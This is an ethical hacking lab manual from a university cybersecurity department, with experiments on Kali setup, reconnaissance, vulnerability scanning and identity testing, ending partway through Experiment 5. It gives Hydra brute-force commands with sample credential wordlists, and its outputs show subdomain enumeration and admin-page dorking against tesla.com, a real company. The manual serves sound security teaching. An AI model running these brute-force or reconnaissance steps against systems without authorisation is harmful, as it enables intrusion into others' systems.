KMCT.org GROUP OF INSTITUTIONS

KMCT INSTITUTE OF EMERGING TECHNOLOGY AND MANAGEMENT

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

(CYBER SECURITY)

CCL 411 ETHICAL HACKING LAB

LAB MANUAL

Pepared by:

Afeefa A K

Assistant Professor

Department of CSE(Cyber Security)

Department Vision and mission

Vision

To be a leader in cybersecurity education and innovation, shaping ethical professionals to secure the digital future.

Mission

M1: To provide a high-quality, future-focused education in cybersecurity, empowering students with the knowledge, technical skills, and ethical grounding necessary to excel in diverse cyber-related careers.

M2: To foster innovation and continuous learning, encouraging students and faculty to explore emerging technologies, develop secure solutions, and lead boldly in a rapidly evolving digital landscape.

M3: To engage in impactful research and collaboration, addressing real-world cybersecurity challenges through interdisciplinary approaches and contributing to the safety, resilience, and advancement of society.

Program Specific Outcomes (PSOs)

1. PSO 1: Secure System Design and Analysis - Ability to design, implement, and evaluate secure computing systems and networks using advanced cybersecurity principles, tools, and practices.
2. PSO 2: Threat Detection and Incident Response - Ability to identify, analyze, and respond to cybersecurity threats, vulnerabilities, and attacks through proactive monitoring, forensic investigation, and defensive strategies.
3. PSO 3: Ethical and Responsible Cyber Practice - Ability to apply legal, ethical, and societal considerations in cybersecurity decision-making, ensuring responsible use of technology and safeguarding digital trust.

Program Educational Objectives (PEOs)

PEO 1:

Professional Excellence and Ethics -Graduates will establish themselves as competent cybersecurity professionals, applying technical expertise and ethical principles to protect digital assets and ensure trust in technology-driven environments.

PEO 2:

Innovation and Lifelong Learning - Graduates will adapt to emerging trends, engage in continuous professional development, and contribute to innovative solutions addressing evolving cybersecurity threats.

PEO 3:

Leadership and Societal Impact – Graduates will assume leadership roles in industry, academia, or research, collaborating across disciplines to design secure systems and contribute to a resilient digital society

Syllabus

1. Application Penetration Testing for Network Footprinting (Reconnaissance) and Vulnerability Assessment
2. Test for Configuration and Deployment

   - Checking for known server vulnerabilities using scanning tools like ZAP or wpscan, NVD database
   - Detecting sensitive files using spidering or crawling
   - Using robots.txt to find unreferenced directories

3. Enumerate Infrastructure and Application Admin Interface

   - Using Google Dorks, Hydra, ZAP
   - Finding sub-domain information
   - Tools: theHarvester, Recon-ng, Dnsrecon, Dig

4. Identity Management Testing

   - Test Role Definitions
   - Test User Registration Process
   - Testing for Account Enumeration and Guessable User Account
   - Testing for Weak or Unenforced Username Policy

5. Authentication and Authorization Testing

   - Testing for Default Credentials
   - Testing for Weak Lockout Mechanism
   - Testing for Browser Cache Weaknesses
   - Testing for Weak Password Policy
   - Testing for Weak Password Change or Reset Functionalities

6. Input Validation Testing - Testing for SQL Injection
7. Client-side Testing

   - Testing for Cross Site Scripting
   - Testing for JavaScript Execution
   - Testing for HTML Injection

List of Exercises/ Experiments

Exp No	Name of the experiment
1	Installing VirtualBox and Kali Linux
2	Using any reconnaissance tool perform active reconaissance
3	Check for known server vulnerabilities using scanning ' ZAP' or wpscan or NVD database.
4	Use the following tools to Enumerate Infrastructure and Application Admin Interface Google dorks, Hydra tool and ZAP, Finding sub domain info, The harvestor tool, Recon-ng, Dnsrecon, Dig
5	Perform Identity Management Testing
6	Perform Authentication and Authorization Testing
7	Perform Input Validation Testing
8	Perform Client side testing

EXPERIMENT NO. 1 –

Installing VirtualBox and Kali Linux

Aim:

To learn and perform the installation of Oracle VirtualBox and Kali Linux for ethical hacking and penetration testing.

Tools Required:

- Oracle VirtualBox
- Kali Linux ISO file
- Windows/Linux Host Computer
- Minimum 8 GB RAM and 50 GB Disk space

Theory:

VirtualBox:
Oracle VM VirtualBox is a free and open-source hosted hypervisor for x86 virtualization. It allows users to run multiple operating systems simultaneously on one physical machine.

Kali Linux:
Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing.

Virtualization allows for a safe and controlled environment to practice and test various cybersecurity tools and techniques without affecting the host system.

Procedure:

- Download VirtualBox:

  Go to https://www.virtualbox.org
  Click on "Downloads"
  Choose the appropriate version for your operating system
  Download and install it

- Download Kali Linux ISO:

  Visit https://www.kali.org/get-kali/
  Download the “Installer” ISO image (64-bit)

- Create a New Virtual Machine in VirtualBox:

  Open VirtualBox and click “New”
  Name the VM as Kali Linux
  Type: Linux, Version: Debian (64-bit)
  Allocate at least 4 GB RAM (4096 MB)
  Create a Virtual Hard Disk (VDI) of 30-50 GB

- Configure the Virtual Machine:

Go to “Settings” of the Kali VM
In “Storage,” click on the empty optical drive
Choose the downloaded Kali ISO file


- Install Kali Linux:

  Start the VM
  Select “Graphical Install”
  Choose language, location, and keyboard
  Set up username and password
  Partition disk (use Guided - use entire disk)
  Complete the installation and reboot

- Post-Installation:

  Login to Kali using the credentials
  Update Kali with:
  sudo apt update && sudo apt upgrade

Output



Result:

The VirtualBox virtualization environment was successfully installed and configured.
Kali Linux was successfully installed and is operational as a virtual machine within VirtualBox.
This setup is ready for performing further ethical hacking experiments in a secure
and isolated environment.

EXPERIMENT 2:

APPLICATION PENETRATION TESTING FOR NETWORK FOOT PRINTING (RECONNAISSANCE) AND VULNERABILITY ASSESSMENT

AIM

Using ifconfig, whois, nslookup and nmap, identify the DVWA machine network interface/IP, perform passive owner/DNS discovery and run active network discovery (port scan, service enumeration, OS detection); save interface output and the nmap report.

PROCEDURE

Step 1: Start the Kali Linux Virtual Machine Power on the Kali Linux VM in VirtualBox. Ensure DVWA (Damn Vulnerable Web Application) is running properly.

Step 2: Identify the Target for Footprinting

Identify the IP address of the machine running DVWA using ifconfig. Confirm DVWA is accessible through the browser using this IP.

Step 3: Passive Footprinting (Reconnaissance)

Perform passive reconnaissance to gather information without interacting directly with the target.

Use tools like whois, nslookup, theHarvester to gather information about the domain.

Document the IP address, DNS details, and related information.

Step 4: Active Footprinting (Reconnaissance)

Conduct active scanning to interact with the target and collect detailed information. Use Nmap for Network discovery, Port scanning, Service enumeration.

Run command : nmap -sS -sV -O <target IP>

Analyze open ports, services, and OS detection results.

Step 5: Vulnerability Assessment

Use vulnerability scanners available in Kali Linux, such as:

Nikto (for web server vulnerabilities)

Run command : nikto -h http://<target IP>/dvwa

OWASP ZAP (for web application vulnerabilities) Identify and document vulnerabilities reported.

Step 6: Analyze Results

Identify potential attack vectors based on the vulnerabilities discovered.

OUTPUT

Command: whois dvwa.local

```
Domain Name: dvwa.local
Registrar: Not Applicable (Internal network)
IP Address: 192.168.56.101
Organization: Internal Test Environment
```

Command: theHarvester -d dvwa.local -b google

```
No public emails found.
IP: 192.168.56.101
Hosts found: dvwa.local
```

Command: nmap -sS -sV -O 192.168.56.101

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4
80/tcp   open  http    Apache httpd 2.4.18
3306/tcp open  mysql   MySQL 5.7
OS details: Linux 3.x - 4.x
```

Command: nikto -h http://192.168.56.101/dvwa

```
Server: Apache/2.4.18 (Ubuntu)
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect again
The site uses 'admin' as the default username. This is commonly known and exploitable.
PHP version 5.6 is outdated and may contain vulnerabilities.
The /dvwa/login.php page allows weak authentication methods.
0 error(s) and 4 item(s) reported.
```

OWASP ZAP Vulnerability Scan

```
Alerts Generated:
-----------------------------------------------------
1. Cross Site Scripting (Reflected)
   - Risk: Medium
   - URL: http://192.168.56.101/dvwa/vulnerabilities/xss_r/
   - Parameter: search
   - Description: Reflected XSS allows attacker-controlled scripts in responses.

2. SQL Injection (GET)
   - Risk: High
   - URL: http://192.168.56.101/dvwa/vulnerabilities/sqli/
   - Parameter: id
   - Description: Potential SQL Injection point detected.

3. Missing 'X-Frame-Options' Header
   - Risk: Low
   - URL: http://192.168.56.101/
   - Description: Missing protection against clickjacking attacks.
```

RESULT

Passive Footprinting: Successfully gathered basic information about the target using whois and theHarvester.
Active Footprinting: Identified open ports and running services using nmap. Vulnerability Assessment: Discovered vulnerabilities in the DVWA application.

EXPERIMENT 3

TEST FOR CONFIGURATION AND DEPLOYMENT

AIM

Using WPScan (plugins/themes enumeration), ZAP (spider + passive scan), and manual curl checks, enumerate installed plugins/themes, retrieve robots.txt, spider the site for configuration/deployment findings, and document any reported CVEs by consulting the NVD. Submit WPScan output, ZAP passive report and robots.txt.

PROCEDURE

Using OWASP ZAP

Step 1: Setup OWASP ZAP

Open OWASP ZAP on your Kali Linux or Windows machine.

Set browser proxy to OWASP ZAP (127.0.0.1:8080).

Go to Settings. Click on Network Settings. Choose Manual proxy configuration.

Under HTTP Proxy, Set 127.0.0.1 and Port 8080.

Check the box: 'Use this proxy server for all protocols.' Click OK.

In Firefox Settings, search for DNS over HTTPS. Uncheck Enable DNS over HTTPS.

Step 2: Spider the Target.

Enter the target website URL (e.g., http://testphp.vulnweb.com) in ZAP.

Start the Spider Scan to discover all directories, files, and links, including those not easily accessible through normal navigation.

Step 3: Passive and Active Scan

After spidering, run a Passive Scan to collect data without sending malicious payloads. Run an Active Scan to actively search for vulnerabilities (XSS, SQL Injection, CSRF).

Step 4: Analyze robots.txt

Check for any sensitive directories listed in robots.txt that should not be exposed.

Step 5: Review the Alerts

Generate a list of potential vulnerabilities.

Using WPScan (For WordPress sites only)

Step 1 : Run WPScan Command

wpscan –url http://target-wordpress-site.com –enumerate u,vp,vt

u: Enumerate usernames, vp: Vulnerable plugins, vt: Vulnerable themes

Step 2: Manually Check robots.txt

curl http://target-wordpress-site.com/robots.txt

OR

Simply open this in browser:

http://target-wordpress-site.com/robots.txt

Step 3: Analyze Results

WPScan will list detected vulnerabilities with CVE references.

Reference to NVD

Step 1: Visit https://nvd.nist.gov/

Step 2: Search for CVEs identified by ZAP or WPScan.

Step 3: Review detailed vulnerability reports, including impact, exploitability, and solu-tions.

OUTPUT

```
WordPress version 5.8 identified (Latest version: 6.0)
Title: WordPress <= 5.8 - Authenticated Object Injection
Reference: https://nvd.nist.gov/vuln/detail/CVE-2021-3157
Risk: High
```

```
User-agent: *
Disallow: /wp-admin/
Disallow: /wp-includes/
Disallow: /private/
Disallow: /backup/
Disallow: /old-site/
```

Vulnerability Type	Risk Level	Affected URL
SQL Injection	High	http://testphp.vulnweb.com/artists.php?id=1
Cross-Site Scripting (XSS)	Medium	http://testphp.vulnweb.com/comment.php
Directory Listing Enabled	Low	http://testphp.vulnweb.com/uploads/
Information Disclosure	Low	http://testphp.vulnweb.com/robots.txt
Outdated Server Header	Medium	http://testphp.vulnweb.com/

RESULT
Successfully excecuted the program and verified the result.

EXPERIMENT 4:

ENUMERATE INFRASTRUCTURE AND FIND SUBDOMAIN INFORMATION

AIM

Using theHarvester, Recon-ng, DNSRecon and dig, collect publicly available emails, hosts, subdomains and DNS records (A, NS, MX, TXT) to produce an asset list for the target (export tool outputs and the DNS query evidence). Also use Google Dorking, Hydra, Zap also

THEORY

This lab focuses on passive reconnaissance, also known as Open-Source Intelligence (OSINT) gathering. The objective is to enumerate publicly available infrastructure and application-level information about a target without directly attacking it. Information such as email addresses, hostnames, subdomains, DNS records and possible admin interfaces is collected using dedicated OSINT and DNS enumeration tools, and is then organised into an asset inventory for further assessment. These techniques must only be performed on domains that are owned by the tester or for which explicit written permission has been obtained, or on designated practice targets such as example.com, testphp.vulnweb.com, or lab-provided machines such as DVWA.

Tools Used

1. theHarvester

theHarvester is an Open-Source Intelligence (OSINT) tool used during the information-gathering (reconnaissance) phase of a security assessment. It collects publicly available information from search engines, DNS servers, certificate transparency logs, and other online sources without directly interacting with the target's systems. It helps identify email addresses, hostnames, subdomains, IP addresses, and, from some sources, employee names. Because it only gathers information that is already public, theHarvester is considered a passive reconnaissance tool.

Common usage:

```
theHarvester -d <domain> -b <source>
theHarvester -d example.com -b all
theHarvester -d example.com -b google
theHarvester -d example.com -b all -f report
```

Option	Description
-d	Specifies the target domain.
-b	Specifies the data source (Google, Bing, all, etc.).
-f	Saves the output to HTML and XML reports.

2. DNSRecon

DNSRecon is a DNS enumeration tool used to collect information about a domain's DNS infrastructure. It queries DNS servers directly to identify records associated with a domain, making it 25

an active reconnaissance tool (unlike theHarvester). DNSRecon is useful for enumerating DNS records, discovering subdomains, identifying mail servers, finding authoritative name servers, and attempting DNS zone transfers where permitted.

```
dnsrecon -d <domain>
dnsrecon -d example.com
dnsrecon -d example.com -c dns.csv
```

The -c dns.csv option saves the output in CSV format for documentation and analysis.

3. dig (Domain Information Groper)

dig is a command-line DNS lookup utility used to query DNS servers and retrieve specific DNS records. It is widely used by network administrators and security professionals for DNS troubleshooting and verification. Unlike DNSRecon, which automates enumeration across many record types, dig queries one record type at a time and returns detailed DNS response information.

Common DNS record types queried with dig:

Record	Purpose
A	Maps a domain to an IPv4 address
AAAA	Maps a domain to an IPv6 address
NS	Lists authoritative DNS servers
MX	Lists mail servers

```
dig example.com
dig example.com A           # Queries the IPv4 address of the domain
dig example.com NS          # Displays authoritative name servers
dig example.com MX          # Displays mail exchange servers
dig example.com A > A_record.txt    # Stores output in a text file
```

4. Recon-ng

Recon-ng is a powerful, modular reconnaissance framework for OSINT. It provides an interactive command-line console similar to penetration-testing frameworks and includes numerous modules for gathering publicly available information from search engines, DNS, social media, APIs, and other online sources, largely automating the reconnaissance process.

```
recon-ng                            # Launches the Recon-ng interactive
console
marketplace install all             # Installs community reconnaissance
modules
workspaces create dvwa_test          # Creates a workspace for this
assessment
db insert domains                   # Adds the target domain to the
database
modules load recon/domains-hosts/bing_domain_web
options set SOURCE example.com
run
```

The Marketplace is an online repository of reconnaissance modules maintained by the Recon-ng community; these modules pull data from search engines, DNS services, WHOIS databases, certificate transparency logs, and social media platforms.

5.Google Dorking

Google Dorking (also called Google Hacking) is an advanced search technique that uses Google's built-in search operators to discover publicly available information that is not easily found through normal searches. It is a passive reconnaissance technique used during the information-gathering phase of a security assessment and is commonly used to locate exposed admin or login interfaces.

Operator	Purpose
site:	Searches within a specific website
intitle:	Searches for a keyword in the page title
inurl:	Searches for a keyword in the URL
filetype:	Searches for a specific file type
cache:	Displays Google's cached version of a page

```
site:example.com
site:example.com filetype:pdf
site:example.com inurl:login
site:example.com intitle:admin
```

6. Hydra

Hydra (THC-Hydra) is a fast, network login password-auditing and brute-force tool used to test the strength of authentication mechanisms. It supports numerous network protocols and attempts multiple username/password combinations to identify weak credentials. Hydra is commonly used during authorized penetration testing to verify whether a system is vulnerable to password-guessing attacks. It requires a username wordlist and a password wordlist as input.

```
hydra -L users.txt -P passwords.txt ssh://192.168.1.10
hydra -L users.txt -P passwords.txt ftp://192.168.1.10
hydra -L users.txt -P passwords.txt http-post-form
"/login.php:user=^USER^&pass=^PASS^:Invalid"
```

Option	Meaning
-L	Username list
-P	Password list
ssh:// / ftp:// / http-post-form	Target protocol/service
IP	Target machine

7.OWASP ZAP (Zed Attack Proxy)

OWASP ZAP is an open-source web application security testing tool developed by the OWASP Foundation. It acts as an intercepting proxy between the browser and the web server, allowing a tester to inspect, modify, and analyse HTTP/HTTPS traffic. ZAP is used to identify common web application vulnerabilities and, in this experiment, to help spider and analyse the target application for exposed interfaces.

PROCEDURE

Step 1: Verify DVWA Setup

1. Launch the DVWA server on the target machine

2. From Kali, open browser: http://172.20.10.6/dvwa

3. Login using default DVWA credentials — Username: admin, Password: password

4. Go to DVWA Security settings and set it to Low.

Step 2: Subdomain and Infrastructure Enumeration

a. theHarvester

```
theharvester -d example.com -b google
```

Collects emails, hosts, and subdomains from public sources.

b. Recon-ng

```
recon-ng
> marketplace install all
> db insert domains
> (enter the domain name when prompted, e.g. example.com)
> workspaces create dvwa_test
> modules load recon/domains-hosts/bing_domain_web
> options set SOURCE example.com
> run
```

marketplace install all pulls in the community reconnaissance modules; db insert domains adds the target domain to the Recon-ng database (it prompts for the domain name); workspaces create dvwa_test creates a separate workspace to store this assessment's data; modules load recon/domains-hosts/bing_domain_web uses the Bing search engine to discover subdomains and hosts related to the target domain; run executes the module and collects subdomains and infrastructure information.

c. DNSRecon

```
dnsrecon -d example.com
```

Checks DNS records (A, NS, MX, TXT).

d. Dig

```
dig example.com
```

Queries all available DNS records manually.

Step 3: Google Dorking for Admin Interfaces

Perform Google searches using advanced operators to locate admin portals or login pages exposed online:

```
site:example.com intitle:"admin login"
site:example.com inurl:admin
site:example.com inurl:login.php
```

Step 4: Brute Force Admin Login Using Hydra

Prepare wordlists:

```
nano users.txt
admin
administrator
user
test
guest
root
Student
cat users.txt

nano passwords.txt
password
123456
admin123
root123
welcome
test123
qwerty
Student123
cat passwords.txt
```

users.txt and passwords.txt are created and populated using nano, then verified with cat before being used as the username and password wordlists for Hydra.

Run the Hydra command:


```
hydra -L users.txt -P passwords.txt 172.20.10.6 http-post-form
"/login.php:username=^USER^&password=^PASS^&Login=Login:Login
failed"
```

-L: file containing usernames; -P: file containing passwords; http-post-form: Hydra module to attack a web form; /login.php: POST data with field names; "Login failed": failure condition in the HTTP response.

Step 5: Vulnerability Scan Using ZAP

1. Launch ZAP from the terminal: zaproxy
2. Enter the target URL in the ZAP browser: http://172.20.10.6
3. Use the Spider to crawl the website.
4. Perform an Active Scan to find vulnerabilities such as SQL Injection, Cross-site Scripting, and unprotected admin panels

OUTPUT


[*] IPs found: 3
176.28.50.165
18.192.172.30
44.228.249.3
[*] No emails found.
[*] No people found.
[*] No hosts found.


ifi.tesla.com
m-kronos-dev.tesla.com
im.kronos.tesla.com
ire.tesla.com
ms.tesla.com
3-eng.obs.tesla.com
3-prod.obs.tesla.com
3.obs.tesla.com
*] Performing SecurityScorecard scan...
ead api-keys.yaml from /etc/theHarvester/api-keys.yaml
n exception has occurred in SecurityScorecard scanning:
!] Missing API key for SecurityScorecard.
*] Performing BuiltWith scan...
ead api-keys.yaml from /etc/theHarvester/api-keys.yaml
!] Missing API key for BuiltWith.


[*] Interesting Urls found: 5
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/%20graph
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/artists.php?artist=1
https://testphp.vulnweb.com/
[*] No LinkedIn users found.

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d testphp.vulnweb.com
2026-07-08T12:00:37.970559+0530 INFO Starting enumeration for domain: testphp
.vulnweb.com
2026-07-08T12:00:37.970889+0530 INFO std: Performing General Enumeration agai
nst: testphp.vulnweb.com ...
2026-07-08T12:00:38.105865+0530 ERROR No answer for DNSSEC query for testphp.
vulnweb.com
2026-07-08T12:00:41.218048+0530 INFO     A testphp.vulnweb.com 44.228.249.3
2026-07-08T12:00:41.526356+0530 INFO     TXT testphp.vulnweb.com google-site-
verification:toEctYsulNIxgraKk7H3z58PCyz2IOCc36pIupEPmYQ
2026-07-08T12:00:41.729160+0530 INFO Enumerating SRV Records
2026-07-08T12:00:42.663349+0530 ERROR No SRV Records Found for testphp.vulnwe
b.com
2026-07-08T12:00:42.663861+0530 INFO Completed enumeration for domain: testph
p.vulnweb.com
```

```
┌──(kali㉿kali)-[~]
└─$ dig example.com

; <<>> DiG 9.20.20-1-Debian <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20290
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            288     IN      A       172.66.147.243
example.com.            288     IN      A       104.20.23.154

;; Query time: 20 msec
;; SERVER: 172.20.175.201#53(172.20.175.201) (UDP)
;; WHEN: Wed Jul 08 12:05:01 IST 2026
;; MSG SIZE  rcvd: 61
```

```
┌──(kali㉿kali)-[~]
└─$ dig example.com NS

; <<>> DiG 9.20.20-1-Debian <<>> example.com NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18403
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            21600   IN      NS      elliott.ns.cloudflare.com.
example.com.            21600   IN      NS      hera.ns.cloudflare.com.

;; Query time: 55 msec
;; SERVER: 172.20.175.201#53(172.20.175.201) (UDP)
;; WHEN: Wed Jul 08 12:46:08 IST 2026
;; MSG SIZE  rcvd: 84
```

- **example.com uses Cloudflare DNS infrastructure.**
- **These servers store and provide DNS information for the domain.**

```
┌──(kali㉿kali)-[~]
└─$ dig example.com MX

; <<>> DiG 9.20.20-1-Debian <<>> example.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51323
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      MX

;; ANSWER SECTION:
example.com.            300     IN      MX      0 .

;; Query time: 132 msec
;; SERVER: 172.20.175.201#53(172.20.175.201) (UDP)
;; WHEN: Wed Jul 08 13:05:41 IST 2026
;; MSG SIZE  rcvd: 44
```

- **No mail server is configured for this domain.**
- **The domain does not accept email delivery.**

d)

```
[recon-ng][dvwa_test] > workspaces create tesla_scan
[recon-ng][tesla_scan] > db insert domains
domain (TEXT): tesla.com
notes (TEXT): show domains
[*] 1 rows affected.
```

```
[recon-ng][tesla_scan] > modules search

  Discovery
  ---------

    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------

    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter


  Import
  ------

    import/csv_file
    import/list
```


E) site:tesla.com




site:tesla.com filetype:pdf




- **site:tesla.com inurl:login**



- **site:tesla.com intitle:admin**



f)



RESULT

The lab experiment was successfully performed to enumerate infrastructure and identify potential application admin interfaces using various OSINT and penetration testing tools.

Experiment 5:

IDENTITY MANAGEMENT TESTING

Aim

To perform identity management testing role definition testing, user registration process testing, account enumeration / guessable account testing, and username policy testing on OWASP Juice Shop, a deliberately vulnerable web application, and to document the identity-related weaknesses discovered.

Tools Required

Kali Linux (attacker machine)

Docker (to run OWASP Juice Shop) or a hosted Juice Shop instance

Web browser (Firefox)

Burp Suite Community Edition (proxy/intercept)

OWASP Juice Shop application

Theory

OWASP Juice Shop is an intentionally insecure web application maintained by OWASP, built for security training, awareness demos, and testing tool evaluation. It implements almost every category of the OWASP Top 10, including several Identity and Access Management flaws such as broken authentication, weak password-reset (security-question) flows, predictable/guessable accounts, and improper role enforcement between customer and administrator accounts.

Identity management testing evaluates how an application creates, verifies, and controls user identities. A secure implementation enforces correct role-based access, validates registration input, avoids leaking account existence through error messages, and enforces a strong, sanitized username/password policy. Juice Shop is designed so that several of these controls are deliberately weak, making it a good sandbox for practicing this experiment.

Components Tested

1. Test Role Definitions

Verify that a normal customer account cannot access administrative functionality, such as the /#/administration route, and cannot view or modify data belonging to other users (e.g., other users' baskets, orders, or feedback).

2. Test User Registration Process

Check whether the registration form (/#/register) enforces input validation, password complexity, a security-question selection, and whether it silently allows privilege-related fields (e.g., role) to be tampered with via the underlying API request.

3. Account Enumeration and Guessable User Accounts

